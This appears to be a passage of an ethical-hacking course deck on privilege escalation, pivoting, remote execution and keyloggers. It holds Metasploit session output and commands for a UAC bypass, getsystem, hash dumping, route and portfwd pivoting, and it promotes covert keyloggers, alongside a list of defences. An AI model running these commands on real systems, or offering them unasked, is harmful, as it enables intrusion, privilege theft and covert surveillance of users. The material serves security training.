
- Attackers **exploit software vulnerabilities** by taking advantage of programming flaws in a program, service, or within the operating system software or kernel, to **execute malicious code**
- Exploiting software vulnerabilities allows the attacker to execute a command or binary on a target machine to **gain higher privileges** than those existing or to **bypass security mechanisms**
- Attackers using these exploits can access **privileged user accounts** and credentials
- Attackers search for an exploit based on the OS and software application on exploit sites such as **SecurityFocus** (<https://www.securityfocus.com>) and **Exploit Database** (<https://www.exploit-db.com>)

The screenshot shows the Exploit Database website interface. On the left is a vertical sidebar with orange icons for various exploit types: RCE, Fuzzing, Metasploit, Exploit, Exploit Dev, Exploit Dev Tools, PWK, AWP, WiFi, and Network. The main content area has a dark header with the "EXPLOIT DATABASE" logo and navigation links for "Home", "About", "Contact", "Logout", and "GET CERTIFIED". Below the header is a search bar with the placeholder "Search: Privilege Escalation". The main table lists 15 entries, each with a date, title, type, platform, and author. The first few entries are:

Date	Type	Platform	Author
2019-07-03	Local	Linux	Metasploit
2019-07-02	Local	macOS	Metasploit
2019-06-24	DoS	Windows	Google Security Research
2019-06-20	Local	Linux	Metasploit
2019-06-18	Local	Linux	Guy Levin
2019-06-17	Local	Linux	Marco Ivaldi
2019-06-14	Local	Linux	s4vitar
2019-06-13	Local	Windows	PovTekstTV
2019-06-11	Local	Windows	Yonatan_Correa
2019-06-10	Local	Linux	s4vitar
2019-06-07	Local	Windows	SandboxEscaper
2014-11-24	Local	Windows	anonymous
2019-05-23	Local	Windows	SandboxEscaper
2019-05-15	Local	Windows	Arch-Vile
2019-05-22	Local	Windows	SandboxEscaper

Privilege Escalation Using Dylib Hijacking

- In OS X, when applications **load an external dylib** (dynamic library), the loader searches for the dylib in multiple directories
 - If attackers can **inject a malicious dylib** into one of the primary directories, it will be executed in place of the original dylib
-
- **Dylib Hijack Scanner** helps attackers to detect dylibs that are vulnerable to hijacking attack
 - Attackers use tools such as **DylibHijack** to perform dylib hijacking on the target system



Privilege Escalation using Named Pipe Impersonation

- In the Windows operating system, named pipes provide **legitimate communication** between running processes
- Attackers often exploit this technique to escalate privileges on the victim's system to those of a user account having **higher access privileges**

```

Parrot Terminal
File Edit View Search Terminal Help
[*] Started reverse TCP handler on 10.10.10.13:4444
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49766)
17:58:59 +0800

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 

[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20191127182605_default_10.10.10.10_windows.hashes_567622.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)

```

Parrot Terminal

```

File Edit View Search Terminal Help
TARGET => 0
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Sending stage (179779 bytes) to 10.10.10.10
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:49792) at 2019-11-27 18:30:40 +0800

meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 

```

- Attackers use tools such as **Metasploit** to perform named pipe impersonation on a target host
- Attackers use Metasploit commands such as **getsystem** to gain administrative-level privileges and extract password hashes of the admin/user accounts

Unattended Installs


- Unattended install details such as **configuration settings** used during the installation process are stored in Unattend.xml file
- Unattend.xml file is stored in one of the following locations:
 - C:\Windows\Panther\
 - C:\Windows\Panther\Unattend\
 - C:\Windows\System32\
 - C:\Windows\System32\sysprep\
- Attackers exploit information stored in **Unattend.xml** to escalate privileges



```
Parrot Terminal
File Edit View Search Terminal Help
[*] Checking for unattended install files...
UnattendPath : C:\Windows\Panther\Unattend.xml
```

Pivoting and Relaying to Hack External Machines

- Attackers use the pivoting technique to compromise a system, gain remote shell access on it, and further **bypass the firewall to pivot via the compromised system to access other vulnerable systems** in the network
- Attackers use the relaying technique to access resources present on other systems via the compromised system such a way that the requests to access the resources are coming from the initially compromised system



Pivoting and Relaying to Hack External Machines (Cont'd)

1 Discover live hosts in the network

```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > run post/windows/gather/arp scanner RHOSTS=10.10.10.0/24
[*] Running module against WINDOWS10
[*] ARP Scanning 10.10.10.0/24
[+] IP: 10.10.10.2 MAC 00:50:56:fa:a6:44 (VMware, Inc.)
[+] IP: 10.10.10.1 MAC 00:50:56:c0:00:02 (VMware, Inc.)
[+] IP: 10.10.10.10 MAC 00:0c:29:b0:f4:93 (VMware, Inc.)
[+] IP: 10.10.10.16 MAC 00:0c:29:d5:3e:8f (VMware, Inc.)
[+] IP: 10.10.10.13 MAC 00:0c:29:16:01:d1 (VMware, Inc.)
[+] IP: 10.10.10.254 MAC 00:50:56:f6:b7:bc (VMware, Inc.)
[+] IP: 10.10.10.255 MAC 00:0c:29:b0:f4:93 (VMware, Inc.)
meterpreter >
```

3 Scan ports of live systems

```
Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set RHOST 10.10.10.10
RHOST => 10.10.10.10
msf5 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS => 1-1000
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.10.10: - 10.10.10.21 - TCP OPEN
[+] 10.10.10.10: - 10.10.10.80 - TCP OPEN
[+] 10.10.10.10: - 10.10.10.139 - TCP OPEN
[+] 10.10.10.10: - 10.10.10.135 - TCP OPEN
[+] 10.10.10.10: - 10.10.10.445 - TCP OPEN
[*] 10.10.10.10: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Pivoting

2 Set up routing rules

```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > route add 10.10.10.0 255.255.255.0 1
[*] Route added
msf5 exploit(multi/handler) >
```


4 Exploit vulnerable services

```
Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Sending stage (180291 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:2091) at 2019-11-06 03:41:10 -0500
[*] Cleaning up registry keys ...

meterpreter >
```

Relying

1. Set up port forwarding rules



Parrot Terminal

```
File Edit View Search Terminal Help
meterpreter > portfwd add -l 10080 -p 80 -r 10.10.10.10
[*] Local TCP relay created: :10080 <-> 10.10.10.10:80
meterpreter > portfwd add -l 10022 -p 22 -r 10.10.10.10
[*] Local TCP relay created: :10022 <-> 10.10.10.10:22
meterpreter > portfwd add -l 100445 -p 445 -r 10.10.10.10
[*] Local TCP relay created: :100445 <-> 10.10.10.10:445
meterpreter >
```

2. Access the system resources

- Attackers can **browse the http server** running on the target system using the following URL:
`http://localhost:10080`
- Attackers can **access the SSH server** running on the target system by executing the following command:
`# ssh myadmin@localhost`

Privilege Escalation Tools

BeRoot

BeRoot is a post-exploitation tool to check **common misconfigurations** to find a way to escalate privileges

```

Parrot Terminal
C:\Users\Admin\Downloads>beRoot.exe
beRoot.exe
[!] BANG BANG ! [Windows Privilege Escalation]

#####
Service #####
[!] Permission to create a service with openscmanager
True

[!] Binary located on a writable directory
permissions: {'change config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AdobeARMservice
Writable directory: C:\Program Files (x86)\Common Files\Adobe\ARM\1.0
Name: AdobeARMservice
Full path: "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe"

permissions: {'change config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AJRouter
Full path: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p
Writable directory: C:\WINDOWS\system32
Name: AJRouter

permissions: {'change config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ALG
Full path: C:\WINDOWS\System32\alg.exe
Writable directory: C:\WINDOWS\System32
Name: ALG

```

<https://github.com>

linpostexp

linpostexp tool obtains **detailed information** on the **kernel**, which can be used to escalate privileges on the target system

```

Parrot Terminal
[x]-[root@parrot]-[~/linpostexp]
└─$ python linprivchecker.py
=====
LINUX PRIVILEGE ESCALATION CHECKER
=====

[*] GETTING BASIC SYSTEM INFO...
[+] Kernel
    Linux version 5.3.0-1parrot1-amd64 (team@parrotsec.org) (gcc version 9.2.1 20190909 (Debian 9.2.1-8)) #1 SMP Parrot 5.3.7-1parrot1 (2019-11-04)

[+] Hostname
    parrot

[+] Operating System
    Parrot 4.7 \n \l

[*] GETTING NETWORKING INFO...
[+] Interfaces
    eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.13  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::5026:b4a5:736c:a015  prefixlen 64  scopeid 0x20<link>
            ether 00:0c:29:16:01:d1  txqueuelen 1000  (Ethernet)
                RX packets 2523  bytes 2279051 (2.1 MiB)

```

<https://github.com>

How to Defend Against Privilege Escalation

- 1 Restrict the **interactive logon privileges**
- 2 Run users and applications with the **lowest privileges**
- 3 Implement **multi-factor authentication** and **authorization**
- 4 Run services as **unprivileged accounts**
- 5 Implement a **privilege separation methodology** to limit the scope of programming errors and bugs
- 6 Use an **encryption technique** to protect sensitive data
- 7 Reduce the **amount of code** that runs with a particular privilege
- 8 Perform **debugging** using bounds checkers and stress tests
- 9 Test the system for **application coding errors** and **bugs** thoroughly
- 10 Regularly **patch** and **update** the kernel

How to Defend Against Privilege Escalation (Cont'd)

11

Change the User Account Control settings to
"Always Notify"

12

Restrict users from writing files to the **search paths** for applications

13

Continuously **monitor file system permissions** using auditing tools

14

Reduce the privileges of users and groups so that only legitimate administrators can make service changes

15

Use **whitelisting tools** to identify and block malicious software

16

Use **fully qualified paths** in all Windows applications

17

Ensure that all executables are placed in **write-protected directories**

18

In Mac operating systems, **make plist files read-only**

19

Block unwanted system utilities or software that may be used to schedule tasks

20

Regularly patch and update the **web servers**

Tools for Defending against DLL and Dylib Hijacking

Dependency Walker

- Dependency Walker detects many **common application problems** such as missing modules, invalid modules, import/export mismatches, and circular dependency errors

The screenshot shows the Dependency Walker interface. At the top, there's a menu bar with File, Edit, View, Options, Profile, Window, Help. Below the menu is a toolbar with various icons. The main window displays two tables. The first table, under 'Module' DEPENDS.DLL, lists KERNEL32.DLL, API-MS-WIN-CORE-R, NTDLL.DLL, and KERNELBASE.DLL. The second table, under 'Function', lists several functions from NTDLL.DLL and KERNELBASE.DLL. At the bottom, there are error messages: 'Error: At least one required implicit or forwarded dependency was not found.' and 'Warning: At least one delay-load dependency module was not found.' A status bar at the bottom left says 'For Help, press F1'.

For Help, press F1

<http://www.dependencywalker.com>

Dylib Hijack Scanner

- Dylib Hijack Scanner is a simple utility that will **scan your computer** for applications that are either susceptible to dylib hijacking or have been hijacked

The screenshot shows the Dylib Hijack Scanner interface. It has two main sections: 'Hijacked Applications' and 'Vulnerable Applications'. The 'Hijacked Applications' section shows a single entry: '/Applications/1Password 7.app/Contents/PlugIns/1PasswordSafariAppExtension.apex/Contents/MacOS/1PasswordSafariAppExtension'. The 'Vulnerable Applications' section shows multiple entries, each with a file icon and a path: '/Applications/Xcode.app/Contents/Developer/usr/bin/lldb', '/Applications/Xcode.app/Contents/SharedFrameworks/DVTSourceControl.framework/Versions/A/XPCServices/com.apple.dt.Xcode.sourcecontrol', and '/Library/Application Support/Adobe/Adobe Desktop Common/ADS/Adobe Desktop Service.app/Contents/MacOS/Adobe Desktop Service'. A status bar at the bottom right says 'scan stopped'.

total: 1

Hijacked Applications

/Applications/1Password 7.app/Contents/PlugIns/1PasswordSafariAppExtension.apex/Contents/MacOS/1PasswordSafariAppExtension
path: hijacked /Applications/1Password 7.app/Contents/PlugIns/1PasswordSafariAppExtension.apex/Contents/MacOS/1PasswordSafariAppExtension

Vulnerable Applications

total: 13

lldb
path: vulnerability: /Applications/Xcode.app/Contents/Developer/usr/bin/lldb

DVTSourceControl.framework
path: vulnerability: /Applications/Xcode.app/Contents/SharedFrameworks/DVTSourceControl.framework/Versions/A/XPCServices/com.apple.dt.Xcode.sourcecontrol

Adobe Desktop Service
path: vulnerability: /Library/Application Support/Adobe/Adobe Desktop Common/ADS/Adobe Desktop Service.app/Contents/MacOS/Adobe Desktop Service

scan stopped

<https://objective-see.com>

1 System Hacking Concepts

3 Escalating Privileges

2 Gaining Access

4 Maintaining Access



5 Clearing Logs



Executing Applications

- When attackers execute malicious applications it is called “**owning**” the system
- The attacker executes malicious programs **remotely in the victim's machine** to gather the information that leads to exploitation or loss of privacy, **gain unauthorized access** to system resources, **crack the password**, capture the screenshots, install backdoor to maintain easy access, etc.

Malicious Programs that Attackers Execute on Target Systems

Keyloggers



Spyware



Backdoors




Crackers

Tools for Executing Applications

Remote Exec

RemoteExec **remotely installs applications, executes programs/scripts**, and updates files and folders on Windows systems throughout the network



Pupy
<https://github.com>



PDQ Deploy
<https://www.pdq.com>



Dameware Remote Support
<https://www.dameware.com>




ManageEngine Desktop Central
<https://www.manageengine.com>




PsExec
<https://docs.microsoft.com>

Keylogger

- Keystroke loggers are programs or hardware devices that **monitor each keystroke** as the user types on a keyboard, logs onto a file, or transmits them to a remote location
- Legitimate applications for keyloggers include in office and industrial settings to monitor **employees' computer activities** and in the home environment where parents can monitor and spy on **children's activity**
- It allows the attacker to **gather confidential information** about the victim such as email ID, passwords, banking details, chat room activity, IRC, and instant messages
- Physical keyloggers are placed between the **keyboard hardware** and the **operating system**



Types of Keystroke Loggers



Hardware Keyloggers

KeyGrabber

KeyDemon

HARDWARE KEYLOGGER

VIDEOLOGGER MULTILOGGER

RS232

Home / KeyGrabber Classic USB



Possible features:



37mm
1.46"

KEYGRABBER CLASSIC USB

\$15.99

Hardware keylogger by definition.

Undisputed leader of all USB hardware keyloggers. Perhaps not the smallest nowadays but for sure the most popular and best featured USB hardware keylogger ever. Absolute USB keylogging classic by definition. It's available on the market for over 10 years and sold in nearly 60K units worldwide.

Compose your USB hardware keylogger with available features & addons!

Hardware Keyloggers Vendors



KeyGrabber USB

<http://www.keelog.com>



KeyCarbon

<http://www.keycarbon.com>



Keyllama Keylogger

<https://Keyllama.com>



Keyboard logger

<https://www.detective-store.com>



KeyGhost

<https://www.keyghost.com>

Keyloggers for Windows

Spyrix Keylogger Free

Spyrix Keylogger Free is used for **remote monitoring** on your PC that includes recording of keystrokes, passwords, and screenshots

The screenshot shows the Spyrix Free Keylogger 11.4.3 application window. The left sidebar contains various monitoring options like Event Log, Settings, Start, Stop, My Account, Wizard, and Help. The main area has tabs for Event Log, Settings, and Start. The Event Log tab displays a table of events with columns: Event, Date/Time, Source, Title/Description, and Value. The table shows several entries from July 18, 2019, such as backgroundTaskHost.exe stopping, ApplicationFrameHost.exe changing windows, and Gmail being opened in Microsoft Edge. Below the table is a Detail View pane showing the raw log entry for the Gmail opening event.

<http://www.spyrix.com>



REFOG Personal Monitor
<https://www.refog.com>



All In One Keylogger
<http://www.relytec.com>



Elite Keylogger
<https://www.elitekeyloggers.com>



StaffCop Standard
<https://www.staffcop.com>



Spypector
<https://www.spypector.com>

Keyloggers for Mac

Refog Mac Keylogger

Refog Mac Keylogger provides undetected surveillance and **records all the keystrokes** on the computer

